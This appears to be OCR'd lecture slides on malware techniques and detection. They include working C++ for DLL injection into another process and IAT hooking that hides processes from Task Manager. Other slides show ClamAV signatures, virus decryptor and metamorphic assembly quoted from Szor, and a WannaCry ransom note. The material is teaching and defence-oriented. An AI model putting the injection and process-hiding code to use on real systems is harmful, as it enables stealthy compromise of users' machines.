
應用程式 處理程序 服務 效能 網路功能 使用者

影像名稱	PID	使用者...	CPU	記憶體 (...	UAC 模擬

顯示來自所有使用者的處理程序(S) 結束處理程序(E)

處理程序: 0 CPU 使用率: 10% 實體記憶體: 61%

Hiding from TaskManager



Injecting HookDLL.dll

```
wchar_t szHookDLL[] = L"c:\\temp\\HookDLL.dll";

try {
    DWORD dwProcessID;

    cout<<"Target process ID : ";
    cin>>dwProcessID;

    HANDLE hProcess = OpenProcess ( PROCESS_CREATE_THREAD|PROCESS_VM_OPERATION|PROCESS_VM_WRITE,false, dwProcessID);
    if ( hProcess==NULL) throw runtime_error("OpenProcess failed");

    int cch = 1 + wcslen(szHookDLL);
    int cb = cch * sizeof(wchar_t);

    wchar_t *szRemoteHookDLL = (wchar_t*)VirtualAllocEx(hProcess, 0, cb, MEM_COMMIT, PAGE_READWRITE);

    if ( !szRemoteHookDLL) throw runtime_error("VirtualAllocEx failed");

    if ( !WriteProcessMemory(hProcess, szRemoteHookDLL,szHookDLL, cb, 0)) throw runtime_error("WriteProcessMemory failed");

    PTHREAD_START_ROUTINE pfnThreadRtn = (PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(_T("Kernel32")), "LoadLibraryW");

    if ( !pfnThreadRtn ) throw runtime_error("GetProcAddress failed");

    HANDLE hThread = CreateRemoteThread(hProcess, 0, 0, pfnThreadRtn, szRemoteHookDLL,0 , 0);

    if (!hThread) throw runtime_error("failed to create remote thread");
    WaitForSingleObject(hThread, INFINITE);
```

Hook NtQuerySystemInformation

```
NTSTATUS WINAPI hkNtQuerySystemInformation(
  __in        SYSTEM_INFORMATION_CLASS SystemInformationClass,
  __inout     PVOID SystemInformation,
  __in        ULONG SystemInformationLength,
  __out_opt   PULONG ReturnLength
)
{
    NTSTATUS status = (*pNtQuerySystemInformation)(SystemInformationClass, SystemInformation, SystemInformationLength, ReturnLength);

    if ( SystemInformationClass == SystemProcessInformation ) {
        memset(SystemInformation, 0, SystemInformationLength);
        if ( ReturnLength)
            *ReturnLength = 0;
    }

    return status;
}


void BeginHook()
{

    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryA", (PROC)hkLoadLibraryA);
    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryW", (PROC)hkLoadLibraryW);
    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryExA", (PROC)hkLoadLibraryExA);
    HookFunctionInAllModules("Kernel32.dll", "LoadLibraryExW", (PROC)hkLoadLibraryExW);
    HookFunctionInAllModules("Kernel32.dll", "GetProcAddress", (PROC)hkGetProcAddress);
    pNtQuerySystemInformation = (tNtQuerySystemInformation)GetProcAddress(GetModuleHandleA("ntdll"),"NtQuerySystemInformation");
    HookFunctionInAllModules("ntdll.dll", "NtQuerySystemInformation", (PROC)hkNtQuerySystemInformation);
}
```

```
void HookFunctionInAllModules( LPCSTR szCalleeModuleName, LPCSTR szCurrentFunctionName , PROC pfnNew)
{

    HANDLE hProcess;
    HMODULE hModules[2048];
    DWORD cbNeeded;
    int k;

    AddToHookList(szCalleeModuleName, szCurrentFunctionName, pfnNew);
    hProcess = GetCurrentProcess();
    PROC pfnCurrent = GetProcAddress(GetModuleHandleA(szCalleeModuleName), szCurrentFunctionName);

    printf("HookFunctionInAllModules ");
    printf("(%s at %X) \n", szCurrentFunctionName, pfnCurrent);

    if ( !EnumProcessModulesEx(hProcess, hModules, sizeof(hModules), &cbNeeded, LIST_MODULES_ALL) ) {
        printf("\tList modules failed = %d\n", GetLastError());
    }

    for ( k = 0; k < cbNeeded / sizeof(HMODULE); k++) {
        TCHAR module_file_name[512];

        if ( hModules[k] == reinterpret_cast<HMODULE>(&__ImageBase) )
            continue;

        GetModuleFileNameEx(hProcess, hModules[k], module_file_name, sizeof(module_file_name)/sizeof(TCHAR));
        _tprintf(_T("\t%x %s\n"), hModules[k], module_file_name);
        ReplaceIAT(hModules[k], szCalleeModuleName, pfnCurrent, pfnNew, szCurrentFunctionName);
    }
}
```

Change Import Address Table

```
HookFunctionInAllModules (GetProcAddress at 770A3470)
        3f8f0000 D:\Documents\svn_Hank\nctu\Courses\2011 ??????\codes\HookTarget\x64\Debug\HookTarget.exe
                Change IAT entry KERNEL32.dll GetProcAddress 770A3470 => FA9013CF
        773b0000 C:\Windows\SYSTEM32\ntdll.dll
        77080000 C:\Windows\system32\kernel32.dll
        fdaa0000 C:\Windows\system32\KERNELBASE.dll
        f4b0000 C:\Windows\system32\MSVCR100D.dll
                Change IAT entry KERNEL32.dll GetProcAddress 770A3470 => FA9013CF
        f2b20000 C:\Windows\system32\dbghelp.dll
        fe130000 C:\Windows\system32\msvcrt.dll
        77580000 C:\Windows\system32\PSAPI.DLL
        fa50000 C:\Windows\system32\MSVCP100D.dll
HookFunctionInAllModules (NtQuerySystemInformation at 773FFA10)
        3f8f0000 D:\Documents\svn_Hank\nctu\Courses\2011 ??????\codes\HookTarget\x64\Debug\HookTarget.exe
        773b0000 C:\Windows\SYSTEM32\ntdll.dll
        77080000 C:\Windows\system32\kernel32.dll
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
        fdaa0000 C:\Windows\system32\KERNELBASE.dll
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
                Change IAT entry ntdll.dll NtQuerySystemInformation 773FFA10 => FA901262
        f4b0000 C:\Windows\system32\MSVCR100D.dll
        f2b20000 C:\Windows\system32\dbghelp.dll
        fe130000 C:\Windows\system32\msvcrt.dll
        77580000 C:\Windows\system32\PSAPI.DLL
        fa50000 C:\Windows\system32\MSVCP100D.dll
```

Change Import Address Table

```
void ReplaceIAT(HMODULE hmodCaller, LPCSTR pszCalleeModName, PROC pfnCurrent, PROC pfnNew,  PCSTR szFunctionNameHint = "")
{
    PIMAGE_IMPORT_DESCRIPTOR pImportDesc;
    ULONG ulSize;
    PIMAGE_SECTION_HEADER pImage_section_header;
    pImportDesc = (PIMAGE_IMPORT_DESCRIPTOR)ImageDirectoryEntryToDataEx( hmodCaller, true, IMAGE_DIRECTORY_ENTRY_IMPORT,
        &ulSize, &pImage_section_header);
    //      printf("ulSize = %d\n", ulSize);

    if ( pImportDesc) {
        for ( ; pImportDesc->Name; ++pImportDesc) {
            PSTR pszModName = (PSTR) ((PBYTE)hmodCaller + pImportDesc->Name);

            if ( stricmp(pszCalleeModName, pszModName) )
                continue;

            PIMAGE_THUNK_DATA pThunk = (PIMAGE_THUNK_DATA)((PBYTE)hmodCaller + pImportDesc->FirstThunk);

            for ( ; pThunk->u1.Function; pThunk++) {
                PROC* ppfn = (PROC*) &pThunk->u1.Function;
                if ( *ppfn == pfnCurrent) {
                    printf("\t\tChange IAT entry %s %s %X => %X\n", pszModName, szFunctionNameHint, *ppfn, pfnNew);
                    WriteProcessMemory(GetCurrentProcess(), ppfn, &pfnNew, sizeof(pfnNew), 0);
                }
            }
        }
    }
}
```

Detection of Malware

- Static Analysis
  - Pattern matching
    - Hash, string pattern, regular expression, static decryptor, packer code
  - X-ray scanning
  - Smart scanning
  - …..
- ClamAV
  - Creating signatures for ClamAV
  - Writing ClamAV Signatures
  - ClamAV Bytecode Compiler

Detection of Malware

main.fp | main.ndb | main.db

```
59880  Trojan.Pakes-2514:1:EP+0:505351f85256570f83ccffffffd6e484761ce6c61b31e165cc*6470312e666e65*53c267b26db76b9152904f5a5ec867
59881  Trojan.Agent-119129:1:EP+0:5056575283ca3653510f8551feffff661b379d2a*6b726e6c2e666e72*c53241235333c423f2335224
59882  Trojan.Dropper-20378:1:EP+0:5053575283cf0d56510f85b7ffffffb843986d625b56*541b773d7757*6937294a387a501bb3c9df
59883  Trojan.Spy-62885:1:EP+0:e8ea590000e9a4feffff8bff558bec81ec28030000a3*6f6e732e747874007369676e6f6e73322e747874
59884  Worm.Autorun-1924:1:EP+0:6801604000e801000000c3c3c60930ae37a0f1005c298d87f475f3*030b131b0a232b33*5b408057696e646f
59885  Trojan.Iframe-6:3:*:696672616d65207372633d22687474703a2f2f626967746f706372656174697665 2e636e3a383038302f69
59886  Worm.Koobface-121:1:*:74776900747465722e{-23}466163450000000626f*504f5354*23426c41636b6c*78322e646174*3536373738382e626174
59887  Worm.Koobface-127:1:*:7477690074746572*6641436500000000626f*504f5354*23426c41636b6c*4700450054
59888  Trojan.Dropper-20379:1:EP+0:60be15?040008d
59889  Trojan.Downloader.Agent-1338:1:*:720065006
59890  Trojan.Rootkit-1566:1:*:5c6c6f616465725c72
59891  Trojan.Dozer:1:*:2553797374656d526f6f74255
59892  Trojan.Vundo-17378:1:S0+0:e9ca559b898c2168
59893  Trojan.Fakealert-1440:1:EP+0:01d9535fe88d0
59894  Trojan.OnlineGames-1725:1:S0+80:d67b254ab4
59895  Trojan.OnlineGames-1726:1:S0+80:44963d2186
59896  Trojan.OnlineGames-1727:1:S0+80:d67b254ab4
59897  Trojan.Clicker-3152:1:S0+80:5454502f312e30
59898  Trojan.Downloader-72957:1:S0+80:d6bc9baab6
59899  Trojan.Spy-62886:1:S0+80:5703d89266833e63c
59900  Trojan.Delf-8428:1:S0+80:1da603a8f47c1a702
59901  Trojan.Downloader-72958:1:S0+80:496e726661
59902  Trojan.Downloader-72959:1:S0+80:23eb84826f
```

Hank@Cabeza:~

File Edit View Search Terminal Help

```
[Hank@Cabeza ~]$ sigtool --decode-sigs
Worm.Autorun-1924:1:EP+0:6801604000e801000000c3c3c60930ae37a0f1005c298d87f475f3*
030b131b0a232b33*5b408057696e646f
VIRUS NAME: Worm.Autorun-1924
TARGET TYPE: PE
OFFSET: EP+0
DECODED SIGNATURE:
h[illegible]@[illegible]       0[illegible]7[illegible]\)[illegible]u[illegible]{WILDCARD_ANY_STRING}[illegible]
#+3{WILDCARD_ANY_STRING}[@[illegible]Windo
```

Hank@Cabeza:~/Downloads

File Edit View Search Terminal Help

```
[Hank@Cabeza Downloads]$ sigtool --decode-sigs
W32.CIH.src (Clam)=3b202a0944657369676e6572203a204349480909094f726967696e616c20506c616365203a205454
4354206f662054616977616e2020202020202a06433b
VIRUS NAME: W32.CIH.src (Clam)
DECODED SIGNATURE:
; *     Designer : CIH                  Original Place : TTIT of Taiwan      *[illegible];
```

Evade Detection by Encryption

Listing 7.2

The Decryptor of the W95/Mad.2736 Virus

```
    mov     edi,00403045h ;  Set EDI to Start
    add     edi,ebp       ; Adjust according to base
    mov     ecx,0A6Bh     ; length of encrypted virus body
    mov     al,[key]      ; pick the key

Decrypt:
    xor     [edi],al      ; decrypt body
    inc     edi           ; increment counter position
    loop    Decrypt       ; until all bytes are decrypted
    jmp     Start         ; Jump to Start (jump over some data)

DB    key     86            ; variable one byte key
Start:                      ; encrypted/decrypted virus body
```

(From The Art of Computer Virus Research and Defense by Peter Szor)

Evade Detection by Polymorphism

An Illustration of a W95/Marburg Decryptor Instance

```
Start:
                                ; Encrypted/Decrypted Virus body is placed here

Routine-6:
dec     esi                     ; decrement loop counter
ret

Routine-3:
mov     esi,439FE661h           ; set loop counter in ESI
ret

Routine-4:
xor     byte ptr [edi],6F       ; decrypt with a constant byte
ret

Routine-5:
add     edi,0001h               ; point to next byte to decrypt
ret

Decryptor_Start:
call    Routine-1               ; set EDI to "Start"
call    Routine-3               ; set loop counter

Decrypt:
call    Routine-4               ; decrypt
call    Routine-5               ; get next
call    Routine-6               ; decrement loop register
cmp     esi,439FD271h           ; is everything decrypted?
jnz     Decrypt                 ; not yet, continue to decrypt
jmp     Start                   ; jump to decrypted start

Routine-1:
call    Routine-2               ; Call to POP trick!

Routine-2:
pop     edi
sub     edi,143Ah               ; EDI points to "Start"
ret
```

(From The Art of Computer Virus Research and Defense by Peter Szor)

Evade Detection by Metamorphism

Different Generations of the W32/Evol Virus

a. An early generation:

```
C7060F000055        mov     dword ptr [esi],5500000Fh
C746048BEC5151      mov     dword ptr [esi+0004],5151EC8Bh
```

b. And one of its later generations:

```
BF0F000055          mov     edi,5500000Fh
893E                mov     [esi],edi
5F                  pop     edi
52                  push    edx
B640                mov     dh,40
BA8BEC5151          mov     edx,5151EC8Bh
53                  push    ebx
8BDA                mov     ebx,edx
895E04              mov     [esi+0004],ebx
```

c. And yet another generation with recalculated ("encrypted") "constant" data:

```
BB0F000055          mov     ebx,5500000Fh
891E                mov     [esi],ebx
5B                  pop     ebx
51                  push    ecx
B9CB00C05F          mov     ecx,5FC000CBh
81C1C0EB91F1        add     ecx,F191EBC0h ; ecx=5151EC8Bh
894E04              mov     [esi+0004],ecx
```

(From The Art of Computer Virus Research and Defense by Peter Szor)

Ransomware

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information,
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
About bitcoin
bitcoin
雲林
28-32 80%
勒索病毒襲台 入侵衛福部主機系統
華視新聞
打假特攻隊
只因為好玩的新聞報導嗎？事實上這則是假新
12:04:48